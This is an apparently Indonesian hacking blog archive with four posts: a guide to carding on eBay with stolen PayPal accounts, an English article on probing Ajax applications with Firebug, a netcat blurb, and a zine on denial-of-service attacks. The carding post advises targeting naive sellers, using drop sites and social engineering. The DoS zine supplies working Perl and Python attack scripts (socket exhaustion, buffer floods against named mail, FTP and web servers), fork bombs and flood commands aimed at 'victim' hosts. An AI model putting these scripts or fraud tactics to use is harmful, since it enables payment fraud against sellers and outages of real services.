Wednesday, March 5, 2008
at
7:16 PM
|
Ebay adalah situs lelang terbesar dan paling berhasil di internet.
Ebay adalah sebuah tempat di mana Joe dari Florida dapat menjual kepada Ahmed dari Pakistan.
Ini adalah tempat di mana mimpi dapat menjadi kenyataan dan produk adalah raja.
Umum
Ditemukan tahun 1995 oleh Pierre Omidyar. Omidyar mendirikan kelompok konsultan (Echo Bay Technology) yang memiliki situs ini. Kantor pusat Ebay berada di San Jose – surga bagi perusahaan-perusahaan teknologi tinggi.
Apa yang Bisa Saya Temukan di Sana?
Semuanya. Perabotan, kendaraan, makanan, pakaian dan barang aneh seperti seseorang yang menjual jidatnya untuk keperluan periklanan. Pada bulan Juni 2004, Ebay telah melarang para penjual dari penjualan alcohol dan tembakau. Ebay juga melarang para penjual untuk mengiklankan barang-barang Nazi (foto-foto, buku, dll.).
Carding memalukan emang! Akibatnya, banyak situs belanja online yang memblokir internet protocol (IP) alias alamat komputer internet asal Indonesia. Situs belanja online seperti Amazon.com dan eBay.com misalnya, udah lama nggak menerima pembeli dari Indonesia. Bahkan kalau kamu mau belanja online, sudah banyak formulir pembelian online shop yang nggak mencantumkan nama negara Indonesia. Artinya kita (Indonesia) nggak diperbolehkan belanja di situs itu.
apakah benar ebay melarang pembeli dari indonesia ?
tidak, karena ebay hanyalah mempertemukan antara penjual(seller) dan pembeli. dan larangan untuk pembeli dari indonesia hanyalah dari kebijakan masing² seller saja.
Secara system, ebay menggunakan www.paypal.com sebagai merchant ebay jadi untuk aktifitas carding dapat dipastikan sangat sulit untuk di lakukan.
karena paypal mempunyai system investigasi time yang idealnya adalah 3hari, paypal akan memverified alamat, ip dari account yang login. kata lain bila kamu membeli dari ebay dengan alamat yang berbeda dengan alamat registry paypal dapat di pastikan alamat swiping akan "unverified" dan akan mempunya kemungkinan kecil sekali untuk keberhasilan order kamu. :-)
adakalanya beberapa kejadian berikut meningkatkan keberhasilan kamu dalam ordering ebay.
- Membeli dengan menggunakan account paypal kamu yang legal (data² asli yang resmi).
dapat dipastikan order kamu akan berhasil 85% :P
- Seller dengan swiping wideword.
seller ini menerima pengiriman dimanapun dalam dunia termasuk indonesia negara tercinta :P
- Seller dengan minimum feedback.
seller dengan minimumfeedback, sebagian besar adalah seller yang baru merintis dan mempunyai sedikit pengetahuan untuk menjadi seller
istilah lainya "masih bisa digobloki" :)), akan tetapi juga tidak semua seller dengan minimum feedback adalah seller yang lugu.
- Paypal yang mendukung
paypal yang mendukung maksudnya adalah paypal yang benar² solid untuk dapat digunakan, misalnya empunya account jarang login, sudah verified, nda limit dll.
- Paypal yang mempunyai time investigasi lebih dari 3hari
Secara default mempunyai waktu 3hari/lebih untuk membuat suatu transaksi clear/valid, bila kamu memang disertai keberuntungan pp (paypal) yang kamu gunakan bisa lebih dari 3hari saat digunakan untuk order maka seller menganggap bahwa transsaksi sudah valid/clear.
- Seller yang tergesa² untuk mengirimkan itemnya
nah yang satu ini yang paling maut, seller yang mempunyai harapan dengan cepat merampungkan stanssaksinya.bila kamu menemui seller type kek gini anggep tu keberuntungan kamu, kamu bisa meng'email dan beralasan untuk secepatnya mengirimkan item dengan alasan bla...bla...bla...
bila kamu mempunyai kesempatan ini dan dipadukan dengan "paypal yang mendukung" kemungkinan keberhasilan kamu akan sebakin besar.
kamu bisa menggunakan SE (social engginer) kamu untuk memperdayai seller tersebut.
- DS (Drop Site)
yang dimaksud DS bukan dedicate server lo, tetapi adalah Drop Site atau tempat sementara untuk pembelian barang yang tidak bisa dibeli oleh alamat asli, ds ini bisa berada dengan menggunakan alamat US, NZ, dll.
Ada beberapa pengedia layanan DS ini dalam dunia internet.
maap, penulis tidak bisa memberitahukan vendor penyedia ini. kata lainya "cari tw sendiri la" :P
- Nasib yang beruntung nasib yang beruntung
sangat di perlukan untuk aktifitas order, ada juga beberapa carder yang memilih hari untuk ordering. (cape dech.....) :P
Sekian info yang dapat saya sampaikan, dan info ini hanyalah untuk pengetahuan saja dan tanpa ada maksud pembelajaran negatif.
kejahatan hanya dilakukan oleh niatan kotor, dan penulis tidak bertanggung jawab atas ini.
Posted by
admin
Labels:
Hacker,
Info IT
Sunday, December 16, 2007
at
1:04 AM
|
Introduction AJAX and interactive web services form the backbone of “web 2.0” applications. This technological transformation brings about new challenges for security professionals. This article looks at some of the methods, tools and tricks to dissect web 2.0 applications (including Ajax) and discover security holes using Firefox and its plugins. The key learning objectives of this article are to understand the: - web 2.0 application architecture and its security concerns.
- hacking challenges such as discovering hidden calls, crawling issues, and Ajax side logic discovery.
- discovery of XHR calls with the Firebug tool.
- simulation of browser event automation with the Chickenfoot plugin.
- debugging of applications from a security standpoint, using the Firebug debugger.
- methodical approach to vulnerability detection.
Web 2.0 application overviewThe newly coined term “web 2.0” refers to the next generation of web applications that have logically evolved with the adoption of new technological vectors. XML-driven web services that are running on SOAP, XML-RPC and REST are empowering server-side components. New applications offer powerful end-user interfaces by utilizing Ajax and rich internet application (Flash) components. This technological shift has an impact on the overall architecture of web applications and the communication mechanism between client and server. At the same time, this shift has opened up new security concerns [ref 1] and challenges. New worms such as Yamanner, Samy and Spaceflash are exploiting “client-side” AJAX frameworks, providing new avenues of attack and compromising confidential information. 
Figure 1. Web 2.0 architecture layout. As shown in Figure 1, the browser processes on the left can be divided into the following layers: - Presentation layer - HTML/CSS provides the overall appearance to the application in the browser window.
- Logic & Process - JavaScript running in the browser empowers applications to execute business and communication logic. AJAX-driven components reside in this layer.
- Transport - XMLHttpRequest (XHR) [ref 2]. This object empowers asynchronous communication capabilities and XML exchange mechanism between client and server over HTTP(S).
The server-side components on the right of Figure 1 that typically reside in the corporate infrastructure behind a firewall may include deployed web services along with traditional web application resources. An Ajax resource running on the browser can directly talk to XML-based web services and exchange information without refreshing the page. This entire communication is hidden from the end-user, in other words the end-user would not “feel” any redirects. The use of a “Refresh” and “Redirects” were an integral part of the first generation of web application logic. In the web 2.0 framework they are reduced substantially by implementing Ajax. Web 2.0 assessment challenges In this asynchronous framework, the application does not have many “Refreshes” and “Redirects”. As a result, many interesting server-side resources that can be exploited by an attacker are hidden. The following are three important challenges for security people trying to understand web 2.0 applications: - Discovering hidden calls - It is imperative that one identify XHR-driven calls generated by the loaded page in the browser. It uses JavaScript over HTTP(S) to make these calls to the backend servers.
- Crawling challenges - Traditional crawler applications fail on two key fronts: one, to replicate browser behavior and two, to identify key server-side resources in the process. If a resource is accessed by an XHR object via JavaScript, then it is more than likely that the crawling application may not pick it up at all.
- Logic discovery - Web applications today are loaded with JavaScript and it is difficult to isolate the logic for a particular event. Each HTML page may load three or four JavaScript resources from the server. Each of these files may have many functions, but the event may be using only a very small part of all these files for its execution logic.
We need to investigate and identify the methodology and tools to overcome these hurdles during a web application assessment. For the purpose of this article, we will use Firefox as our browser and try to leverage some of its plugins to combat the above challenges. Discovering hidden calls Web 2.0 applications may load a single page from the server but may make several XHR object calls when constructing the final page. These calls may pull content or JavaScript from the server asynchronously. In such a scenario, the challenge is to determine all XHR calls and resources pulled from the server. This is information that could help in identifying all possible resources and associated vulnerabilities. Let's start with a simple example. Suppose we can get today’s business news by visiting a simple news portal located at: http://example.com/news.aspx The page in the browser would resemble the screenshot illustrated below in Figure 2.
Figure 2. A simple news portal page.
Being a web 2.0 application, Ajax calls are made to the server using an XHR object. We can determine these calls by using a tool known as Firebug [ref 3]. Firebug is a plug-in to the Firefox browser and has the ability to identify XHR object calls. Prior to browsing a page with the plugin, ensure the option to intercept XHR calls is selected, as shown in Figure 3.  Figure 3. Setting Firebug to intercept XMLHttpRequest calls. Figure 3. Setting Firebug to intercept XMLHttpRequest calls. With the Firebug option to intercept XMLHttpRequest calls enabled, we browse the same page to discover all XHR object calls made by this particular page to the server. This exchange is shown in Figure 4.  Figure 4. Capturing Ajax calls. Figure 4. Capturing Ajax calls. We can see several requests made by the browser using XHR. It has loaded the dojo AJAX framework from the server while simultaneously making a call to a resource on the server to fetch news articles. http://example.com/ getnews.aspx?date=09262006 If we closely look at the code, we can see following function in JavaScript: function getNews()
{
var http;
http = new XMLHttpRequest();
http.open("GET", " getnews.aspx?date=09262006", true);
http.onreadystatechange = function()
{
if (http.readyState == 4) {
var response = http.responseText;
document.getElementById('result').innerHTML = response;
}
}
http.send(null);
} The preceding code makes an asynchronous call to the backend web server and asks for the resource getnews.aspx?date=09262006. The content of this page is placed at the ‘result’ id location in the resulting HTML page. This is clearly an Ajax call using the XHR object. By analyzing the application in this format, we can identify vulnerable internal URLs, querystrings and POST requests as well. For example, again using the above case, the parameter “date” is vulnerable to an SQL injection attack. Crawling challenges and browser simulation An important reconnaissance tool when performing web application assessment is a web crawler. A web crawler crawls every single page and collects all HREFs (links). But what if these HREFs point to a JavaScript function that makes Ajax calls using the XHR object? The web crawler may miss this information altogether. In many cases it becomes very difficult to simulate this environment. For example, here is a set of simple links: The “go1” link when clicked will execute the getMe() function. The code for getMe() function is as shown below. Note that this function may be implemented in a completely separate file. function getMe()
{
var http;
http = new XMLHttpRequest();
http.open("GET", "hi.html", true);
http.onreadystatechange = function()
{
if (http.readyState == 4) {
var response = http.responseText;
document.getElementById('result').innerHTML = response;
}
}
http.send(null);
} The preceding code makes a simple Ajax call to the hi.html resource on the server. Is it possible to simulate this click using automation? Yes! Here is one approach using the Firefox plug-in Chickenfoot [ref 4] that provides JavaScript-based APIs and extends the programmable interface to the browser. By using the Chickenfoot plugin, you can write simple JavaScript to automate browser behavior. With this methodology, simple tasks such as crawling web pages can be automated with ease. For example, the following simple script will “click” all anchors with onClick events. The advantage of this plug-in over traditional web crawlers is distinct: each of these onClick events makes backend XHR-based AJAX calls which may be missed by crawlers because crawlers try to parse JavaScript and collect possible links but cannot replace actual onClick events. You can load this script in the Chickenfoot console and run it as shown in Figure 5.  Figure 5. Simulating onClick AJAX call with chickenfoot. Figure 5. Simulating onClick AJAX call with chickenfoot. This way, one can create JavaScript and assess AJAX-based applications from within the Firefox browser. There are several API calls [ref 5] that can be used in the chickenfoot plugin. A useful one is the “fetch” command to build a crawling utility. Logic discovery & dissecting applications To dissect client-side Ajax-based applications, one needs to go through each of the events very carefully in order to determine process logic. One way of determining the entire logic is to walk through each line of code. Often, each of these event calls process just a few functions from specific files only. Hence, one needs to use a technique to step through the relevant code that gets executed in a browser. There are a few powerful debuggers for JavaScript that can be used to achieve the above objective. Firebug is one of them. Another one is venkman [ref 6]. We shall use Firebug again in our example. Let’s take a simple example of a login process. The login.html page accepts a username and password from the end-user, as shown in Figure 6. Use the “inspect” feature of Firebug to determine the property of the form.  Figure 6. Form property inspection with Firebug. Figure 6. Form property inspection with Firebug. After inspecting the form property, it is clear that a call is made to the “auth” function. We can now go to the debugger feature of Firebug as illustrated in Figure 7 and isolate internal logic for a particular event.  Figure 7. Debugging with Firebug. Figure 7. Debugging with Firebug. All JavaScript dependencies of this particular page can be viewed. Calls are made to the ajaxlib.js and validation.js scripts. These two scripts must have several functions. It can be deduced that the login process utilizes some of these functions. We can use a “breakpoint” to step through the entire application. Once a breakpoint is set, we can input credential information, click the “Submit” button and control the execution process. In our example, we have set a breakpoint in the “auth” function as shown in Figure 8.  Figure 8. Setting a breakpoint and controlling execution process. Figure 8. Setting a breakpoint and controlling execution process. We now step through the debugging process by clicking the “step in” button, which was highlighted in Figure 8. JavaScript execution moves to another function, userval, residing in the file validation.js as shown in Figure 9.  Figure 9. Moving to validation.js script page. Figure 9. Moving to validation.js script page. The preceding screenshot shows the regular expression pattern used to validate the username field. Once validation is done execution moves to another function callGetMethod as shown in Figure 10.  Figure 10. Making an Ajax call. Figure 10. Making an Ajax call. Finally, at the end of the execution sequence, we can observe the call to backend web services as being made by the XHR object. This is shown in Figure 11.  Figure 11. Web services call on the Firebug console. Figure 11. Web services call on the Firebug console. Here we have identified the resource location for the backend web services: http://example.com/2/auth/ws/login.asmx/getSecurityToken?username=amish&password=amish The preceding resource is clearly some web services running under the .NET framework. This entire dissection process has thrown up an interesting detail: we've found a user validation routine that can be bypassed very easily. It is a potential security threat to the web application. Taking our assessment further, we can now access the web service and its endpoints by using a WSDL file and directly bruteforce the service. We can launch several different injection attacks - SQL or XPATH - with tools such as wsChess [ref 7]. In this particular case, the application is vulnerable to an XPATH injection. The methodology for web services assessment overall is different and is outside the scope of this article. However this walkthrough technique helps identify several client-side attacks such as XSS, DOM manipulation attacks, client-side security control bypassing, malicious Ajax code execution, and so on. Conclusion Service-oriented architecture (SOA), Ajax, Rich Internet Applications (RIA) and web services are critical components to next generation web applications. To keep pace with these technologies and combat next-generation application security challenges, one needs to design and develop different methodologies and tools. One of the efficient methodologies of assessing applications is by effectively using a browser. In this article we have seen three techniques to assess web 2.0 applications. By using these methodologies it is possible to identify and isolate several Ajax-related vulnerabilities. Browser automation scripting can assist us in web asset profiling and discovery, that in turn can help in identifying vulnerable server-side resources. Next generation applications use JavaScript extensively. Smooth debugging tools are our knights in shining armor. The overall techniques covered in this article is a good starting point for web 2.0 assessments using Firefox. References [ref 1] Ajax security,
http://www.securityfocus.com/infocus/1868
[ref 2] XHR Object specification, http://www.w3.org/TR/XMLHttpRequest/
[ref 3] Firebug download, https://addons.mozilla.org/firefox/1843/; Firebug usage, http://www.joehewitt.com/software/firebug/docs.php
[ref 4] Chickenfoot quick start, http://groups.csail.mit.edu/uid/chickenfoot/quickstart.html
[ref 5] Chickenfoot API reference - http://groups.csail.mit.edu/uid/chickenfoot/api.html
[ref 6] Venkman walkthrough, http://www.mozilla.org/projects/venkman/venkman-walkthrough.html
[ref 7] wsChess, http://net-square.com/wschess
About the authorShreeraj Shah, BE, MSCS, MBA, is the founder of Net Square and leads Net Square’s consulting, training and R&D activities. He previously worked with Foundstone, Chase Manhattan Bank and IBM. He is also the author of Hacking Web Services (Thomson) and co-author of Web Hacking: Attacks and Defense (Addison-Wesley). In addition, he has published several advisories, tools, and whitepapers, and has presented at numerous conferences including RSA, AusCERT, InfosecWorld (Misti), HackInTheBox, Blackhat, OSCON, Bellua, Syscan, etc. You can read his blog at http://shreeraj.blogspot.com/.
Posted by
admin
Labels:
Hacker
Thursday, November 29, 2007
at
12:06 AM
|
by Hobbit
Platforms: AIX, BSDI, DG-UX, FreeBSD, HP-UX, IRIX, Linux, NetBSD, OpenBSD, SCO, Solaris, SunOS, True64 UNIX, UNIX
Categories: Network, Utilities
Version:
URL: http://www.vulnwatch.org/netcat/
Netcat is a simple Unix utility which reads and writes data across network connections, using TCP or UDP protocol. It is designed to be a reliable "back-end" tool that can be used directly or easily driven by other programs and scripts. At the same time, it is a feature-rich network debugging and exploration tool, since it can create almost any kind of connection you would need and has several interesting built-in capabilities. Perhaps some equivalent to netcat, or "nc" should have been written and distributed ten years earlier as another one of those cryptic but fundamental Unix tools that we all use daily without even thinking about it.
netcat download
Posted by
admin
Labels:
Hacker
Monday, November 26, 2007
at
11:43 PM
|
echo-zine 02
Oleh: MOBY (echo-staff)
  moby@echo.or.id || mobygeek@telkom.net


.o0 Kata Pengantar

Pada dasarnya saya mencoba memberikan gambaran umum tentang Denial of
    Service atau yang lebih kita kenal dengan DoS.   Beberapa pertanyaan
    yang mungkin bisa terjawab diantaranya :

1. Apa itu DoS ?
2. Apa motif cracker untuk melakukan itu ?
3. Bagaimana cara melakukannya ?
4. Apa yang harus saya lakukan untuk mencegahnya ?

Semuanya untuk anda, ENJOY !!.

.o0 Apa itu Denial of Service (DoS) ?

Denial of Service adalah aktifitas menghambat kerja sebuah layanan (servis)
    atau   mematikan-nya, sehingga user yang berhak/berkepentingan tidak dapat
    menggunakan   layanan tersebut. Dampak akhir   dari  aktifitas ini menjurus
    kepada    tehambatnya aktifitas korban yang dapat   berakibat  sangat fatal
    (dalam kasus tertentu). Pada dasarnya Denial of Service merupakan serangan
     yang sulit diatasi, hal ini disebabkan oleh resiko layanan publik dimana
    admin akan berada  pada kondisi yang membingungkan   antara   layanan  dan
    kenyamanan terhadap keamanan.  Seperti yang kita tahu, keyamanan berbanding
    terbalik dengan keamanan. Maka resiko yang mungkin timbul selalu mengikuti
    hukum ini.

Beberapa aktifitas DoS adalah:

1. Aktifitas 'flooding' terhadap suatu server.
2. Memutuskan koneksi antara 2 mesin.
3. Mencegah korban untuk dapat menggunakan layanan.
4. Merusak sistem agar korban tidak dapat menggunakan layanan.


.o0 Motif penyerang melakukan Denial of Service

Menurut Hans Husman (t95hhu@student.tdb.uu.se), ada beberapa motif cracker
    dalam melakukan Denial of Service yaitu:

1. Status Sub-Kultural.
2. Untuk mendapatkan akses.
3. Balas dendam.
4. Alasan politik.
5. Alasan ekonomi.
6. Tujuan kejahatan/keisengan.

Satatus subkultural dalam dunia hacker, adalah sebuah unjuk gigi atau lebih
    tepat kita sebut sebagai pencarian jati diri. Adalah sebuah aktifitas umum
    dikalangan hacker-hacker muda untuk menjukkan kemampuannya  dan  Denial of
    Service merupakan aktifitas   hacker diawal karirnya.  Alasan politik  dan
    ekonomi untuk saat sekarang juga merupakan alasan yang paling relevan. Kita
    bisa melihat dalam 'perang cyber' (cyber war), serangan DoS bahkan dilakukan
    secara terdistribusi atau lebih dikenal dengan istilah 'distribute Denial of
    Service'. Beberapa kasus serangan virus semacam 'code-red' melakukan serangan
    DoS bahkan secara otomatis dengan memanfaatkan komputer yang terinfeksi,
    komputer ini disebut 'zombie' dalam jargon.Lebih relevan lagi, keisengan
    merupakan motif yang paling sering dijumpai. Bukanlah hal sulit untuk
    mendapatkan program-program DoS, seperti nestea, teardrop, land, boink,
    jolt dan vadim. Program-program DoS dapat melakukan serangan Denial of
    Service dengan sangat tepat, dan yang terpenting sangat mudah untuk
    melakukannya. Cracker cukup mengetikkan satu baris perintah pada Linux Shell
    yang berupa ./nama_program argv argc ...


.o0 Denial of Sevice, serangan yang menghabiskan resource.

Pada dasarnya, untuk melumpuhkan sebuah layanan dibutuhkan pemakaian resource
yang besar, sehingga komputer/mesin yang diserang   kehabisan  resource dan
manjadi hang. Beberapa jenis resource yang dihabiskan diantaranya:

A. Swap Space
B. Bandwidth
C. Kernel Tables
D. RAM
E. Disk
F. Caches
G. INETD

A. Swap Space

Hampir semua sistem menggunakan ratusan MBs spasi swap untuk melayani permintaan
client. Spasi swap juga digunakan untuk mem-'forked' child process. Bagaimanapun
spasi swap selalu berubah dan digunakan dengan sangat berat. Beberapa   serangan
Denial of Service mencoba untuk memenuhi (mengisi) spasi swap ini.

B. Bandwidth

Beberapa serangan Denial of Service menghabiskan bandwidth.

C. Kernel Tables

Serangan pada kernel tables, bisa berakibat sangat buruk pada sistem. Alokasi
memori kepada kernel juga merupakan target serangan yang sensitif. Kernel
memiliki kernelmap limit, jika sistem mencapai posisi ini, maka sistem tidak
bisa lagi mengalokasikan memory untuk kernel dan sistem harus di re-boot.

D. RAM

Serangan Denial of Service banyak menghabiskan RAM sehingga sistem mau-tidak
mau harus di re-boot.

E. Disk

Serangan klasik banyak dilakukan dengan memenuhi Disk.

F. Caches

G. INETD

Sekali saja INETD crash, semua service (layanan) yang melalui INETD tidak akan
bekerja.


.o0 Teknik Melakukan Denial of Service

Melakukan DoS sebenarnya bukanlah hal yang sulit dilakukan. Berhubung DoS merupakan
dampak buruk terhadap sebuah layanan publik, cara paling ampuh untuk menghentikannya
adalah menutup layanan tersebut. Namun tentu saja hal ini tidak mengasikkan dan juga
tidak begitu menarik.
Kita akan bahas tipe-tipe serangan DoS.

1. SYN-Flooding
   SYN-Flooding merupakan network Denial ofService yang memanfaatkan 'loophole'
   pada saat koneksi TCP/IP terbentuk. Kernel Linux terbaru (2.0.30 dan yang
   lebih baru) telah mempunyai option konfigurasi untuk mencegah Denial of
   Service dengan mencegahmenolak cracker untuk mengakses sistem.
2. Pentium 'FOOF' Bug
   Merupakan serangan Denial of Service terhadap prosessor Pentium yang
   menyebabkan sistem menjadi reboot. Hal ini tidak bergantung terhadap jenis
   sistem operasi yang digunakan tetapi lebih spesifik lagi terhadap prosessor
   yang digunakan yaitu pentium.
3. Ping Flooding
   Ping Flooding adalah brute force Denial of Service sederhana. Jika serangan
   dilakukan oleh penyerang dengan bandwidth yang lebih baik dari korban, maka
   mesin korban tidak dapat mengirimkan paket data ke dalam jaringan (network).
   Hal ini terjadi karena mesin korban di banjiri (flood) oleh peket-paket ICMP.
   Varian dari serangan ini disebut "smurfing"
   (http://www.quadrunner.com/~chuegen/smurf.txt).

Serangan menggunakan exploits.

Beberapa hal yang harus dipahami sebelum melakukan serangan ini adalah:
 A. Serangan membutuhkan Shell Linux (Unix/Comp)
 B. Mendapatkan exploits di: http://packetstormsecurity.nl (gunakan
    fungsi search agar lebih mudah)
 C. Menggunakan/membutuhkan GCC (Gnu C Compiler)

1. KOD (Kiss of Death)
   Merupakan tool Denial of Service yang dapat dugunakan untuk menyerang Ms.
   Windows pada port 139 (port netbios-ssn). Fungsi utama dari tool ini adalah
   membuat hang/blue screen of death pada komputer korban.
   Cara penggunaan:
   A. Dapatkan file kod.c
   B. Compile dengan Gcc: $ gcc -o kod kod.c
   C. Gunakan: $ kod [ip_korban] -p [port] -t [hits]
   Kelemahan dari tool ini adalah tidak semua serangan berhasil, bergantung
   kepada jenis sistem operasi dan konfigurasi server target (misalmya:
    blocking)
2. BONK/BOINK
   Bong adalah dasar dari teardrop (teardrop.c). Boink merupakan Improve dari
   bonk.c yang dapat membuat crash mesin MS. Windows 9x dan NT
3. Jolt
   Jolt sangat ampuh sekali untuk membekukan Windows 9x dan NT. Cara kerja Jolt
   yaitu mengirimkan serangkaian series of spoofed dan fragmented ICMP Packet
   yang tinggi sekali kepada korban.
4. NesTea
   Tool ini dapat membekukan Linux dengan Versi kernel 2.0. kebawah dan Windows
   versi awal. Versi improve dari NesTea dikenal dengan NesTea2
5. NewTear
   Merupakan varian dari teardrop (teardrop.c) namun berbeda dengan bonk
   (bonk.c)
6. Syndrop
   Merupakan 'serangan gabungan' dari TearDrop dan TCP SYN Flooding. Target
   serangan adalah Linux dan Windows
7. TearDrop
   TearDrop mengirimkan paket Fragmented IP ke komputer (Windows) yang terhubung
   ke jaringan (network). Serangan ini memanfaatkan overlapping ip fragment, bug
   yang terdapat pada Windowx 9x dan NT. Dampak yang timbul dari serangan ini
   adalah Blue Screen of Death

Serangan langsung (+ 31337)

1. Ping Flood
   Membutuhkan akses root untuk melakukan ini pada sistem Linux. Implementasinya
   sederhana saja, yaitu dengan mengirimkan paket data secara besar-besaran.
   bash # ping -fs 65000 [ip_target]
2. Apache Benchmark
   Program-program Benchmark WWW, digunakan untuk mengukur kinerja (kekuatan)
   suatu web server, namun tidak tertutup kemungkinan untuk melakukan
   penyalahgunaan.
   bash $ /usr/sbin/ab -n 10000 -c 300 \
   http://korban.com/cgi-bin/search.cgi?q=kata+yang+cukup+umum
   (diketik dalam 1 baris!)
   Akan melakukan 10000 request paralel 300 kepada host korban.com
3. Menggantung Socket
   Apache memiliki kapasitas jumlah koneksi yang kecil. Konfigurasi universal
   oleh Apache Software Foundation adalah MaxClients 150, yang berarti hanyak
   koneksi yang diperbolehkan mengakses Apache dibatasi sebanyak 150 clients.
   Jumlah ini sedikit banyak dapat berkurang mengingat browser lebih dari 1
   request simultan dengan koneksi terpisah-pisah.

   Penyerang hanya melakukan koneksi lalu diam, pada saat itu apache akan
    menunggu selama waktu yang ditetukan direktif TimeOut (default 5 menit).
   Dengan mengirimkan request simultan yang cukup banyak penyerang akan memaksa
   batasan maksimal MaxClients. Dampak yang terjadi, clien yang mengakses apache
   akan tertunda dan apa bila backlog TCP terlampaui maka terjadi penolakan,
  seolah-olah server korban tewas.

Script gs.pl (gantung socket)

#!/usr/bin/perl
#
# Nama Script  : gs.pl
# Tipe         : Denial of Service (DoS)
# Auth         : MOBY || eCHo --> moby@echo.or.id || mobygeek@telkom.net
# URL          : www.echo.or.id
#
use IO::Socket;
if (!$ARGV[1]) {
print "Gunakan: perl gs.pl [host] [port] \n";
exit;
}
for (1..1300) {
$fh{$_}=new IO::Socket::INET
 PeerAddr=> "$ARGV[0]",
 PeerPort=> "$ARGV[1]",
 Proto => "tcp"
or die; print "$_\n"
}
# END. 27 Oktober 2003
# Lakukan dari beberapa LoginShell (komputer) !

DoS-ing Apache lagi !!

 Beberapa contoh skrip perl untuk melakukan DoS-ing secara local.

1. Fork Bomb, habiskan RAM

#!/usr/bin/perl
fork while 1;

2. Habiskan CPU

#!/usr/bin/perl
for (1..100) { fork or last }
1 while ++$i

3. Habiskan Memory

#!/usr/bin/perl
for (1..20) { fork or last }
while(++$i) { fh{$i} = "X" x 0xff; }

4. Serangan Input Flooding
   Saya mengamati serangan ini dari beberapa advisories di BugTraq. Remote
   Buffer Overflow yang menghasilkan segmentation fault (seg_fault) dapat
   terjadi secara remote jika demon (server) tidak melakukan verifikasi input
   sehingga input membanjiri buffer dan menyebabkan program dihentikan secara
   paksa.

   Beberapa 'proof of concept' dapat dipelajari melalui beberapa contoh ini.

1. Serangan kepada IISPop EMAIL Server.
  Sofie   : Email server
  Vendor  : http://www.curtiscomp.com/
  TIPE    : Remote DoS

  IISPop akan crash jika diserang dengan pengiriman paket data sebesar 289999 bytes,
versi yang vuneral dan telah di coba adalah V: 1.161 dan 1.181

Script: iispdos.pl

#!/usr/bin/perl -w
#
# $0_            : iispdos.pl
# Tipe serangan  : Denial of service
# Target         : IISPop MAIL SERVER V. 1.161 & 1.181
# Auth           : MOBY & eCHo -> moby@echo.or.id || mobygeek@telkom.net
# URL            : www.echo.or.id
#
use IO::Socket;
if (!$ARGV[0]) {
print "Gunakan: perl iispdos.pl [host] \n";
exit;
}
# Data 289999 bytes
$buff = "A" x 289999;

print "Connecting ... >> $ARGV[0] \n";
$connect = new IO::Socket::INET (
   PeerAddr=> "$ARGV[0]",
   PeerPort=> "110",
   Proto=> "tcp") or die;
   print "Error: $_\n";
print "Connect !!\n";
print $connect "$buff\n";
close $connect;
print "Done \n";
print "POST TESTING setelah serangan \n";
print "TEST ... >> $ARGV[0] \n";
$connect = new IO::Socket::INET (
   PeerAddr => "$ARGV[0]",
   PeerPort => "110",
   Proto => "tcp") or die;
   print "Done !!, $ARGV[0] TEWAS !! \n";

print "Gagal !! \n";
close $connect;
# END.

2. Membunuh wzdftpd.
  Sofie   : wzdftpd
       Vendor  : http://www.wzdftpd.net

Proof of Concept:

% telnet 127.0.0.1 21
    Trying 127.0.0.1...
Connected to localhost.novel.ru.
Escape character is '^]'.
220 wzd server ready.
USER guest
331 User guest okay, need password.
PASS any
230 User logged in, proceed.
PORT
Connection closed by foreign host.
% telnet 127.0.0.1 21
Trying 127.0.0.1...
telnet: connect to address 127.0.0.1: Connection refused
telnet: Unable to connect to remote host

wzdftpd crash setelah diberikan perintah/command PORT !

3. Serangan 32700 karakter, DoS BRS WebWeaver.
  Sofie : BRS WebWeaver V. 1.04
  Vendor : www.brswebweaver.com
  BugTraqer : euronymous /F0KP

}------- start of fadvWWhtdos.py ---------------{

#! /usr/bin/env python
## #!/usr/bin/python (Py Shebang, MOBY)
###
# WebWeaver 1.04 Http Server DoS exploit
# by euronymous /f0kp [http://f0kp.iplus.ru]
########
# Usage: ./fadvWWhtdos.py
########

import sys
import httplib

met = raw_input("""
What kind request you want make to crash webweaver?? [ HEAD/POST ]:
""")
target = raw_input("Type your target hostname [ w/o http:// ]: ")
spl = "f0kp"*0x1FEF
conn = httplib.HTTPConnection(target)
conn.request(met, "/"+spl)
r1 = conn.getresponse()
print r1.status

}--------- end of fadvWWhtdos.py ---------------{

Serangan diatas mengirimkan 32700 karakter yang menyebabkan server crash !

4. Buffer Overflow pada MailMAX 5
  Sofie     : IMAP4rev1 SmartMax IMAPMax 5 (5.0.10.8)
  Vendor    : http://www.smartmax.com
  BugTraqer : matrix at 0x36.org

Remote Buffer Overflow terjadi apa bila user mengirimkan input (arg) kepada command
SELECT. Dampak dari serangan ini adalah berhentiya server dan harus di-restart secara
manual.

Contoh eksploitasi:
                     --------[ transcript ]-------
nc infowarfare.dk 143
* OK IMAP4rev1 SmartMax IMAPMax 5 Ready
0000 CAPABILITY
* CAPABILITY IMAP4rev1
0000 OK CAPABILITY completed
0001 LOGIN "RealUser@infowarfare.dk" "HereIsMyPassword"
0001 OK User authenticated.
0002 SELECT "aaa...[256]...aaaa"
                         --------[ transcript ]-------

Perhatian !, contoh eksploitasi diatas menggunakan NetCat (nc), anda bisa dapatkan tool
ini pada url: http://packetstormsecurity.nl dengan kata kunci 'nc' atau 'netcat'


Jika kita perhatikan, serangan flooding memiliki kesamaan, yaitu - tentu saja -
membanjiri input dengan data yang besar. Serangan akan lebih efektif jika dilakukan pada
komputer esekutor yang memiliki bandwidth lebar.

Dengan mempelajari kesamaan serangan, step yang dilakukan adalah:
A. Connect ke korban (host, port).
B. Kirimkan paket data dalam jumlah besar.
C. Putuskan koneksi > selesai.

Dari step diatas, kita bisa membuat sebuah skrip universal untuk melakukan serangan DoS.
Skrip ini membutuhkan 3 argumen yaitu: target_address (host/ip target), target_port (
    port koneksi ke server korban), dan data (jumlah paket data yang akan dikirim).

-- udos.pl --

#!/usr/bin/perl
#
# $0   : udos.pl
# Auth : MOBY & eCHo -> moby@echo.or.id | mobygeek@telkom.net
# URL  : www.echo.or.id
#
use IO::Socket;
#
if (!$ARGV[2]) {
print "Gunakan % perl udos.pl [host] [port] [data] \n";
print "Contoh :\n";
print "\t $ perl udos.pl 127.0.0.1 21 50000 \n";
exit;
}
# Siapkan data
$buffer = "A" x $ARGV[2];
# Connect -> Korban
print "Connecting ... -> $ARGV[0] \n";
$con = new IO::Socket::INET (
 PeerAddr=> "$ARGV[0]",
 PeerPort=> "$ARGV[1]",
 Proto=> "tcp") or die;
 print "Error: $_ \n";
# Connect !
print "Connect !! \n";
print $con "$buffer\n";
close $con;
print "Done. \n";
print "POST TESTING setelah serangan \n";
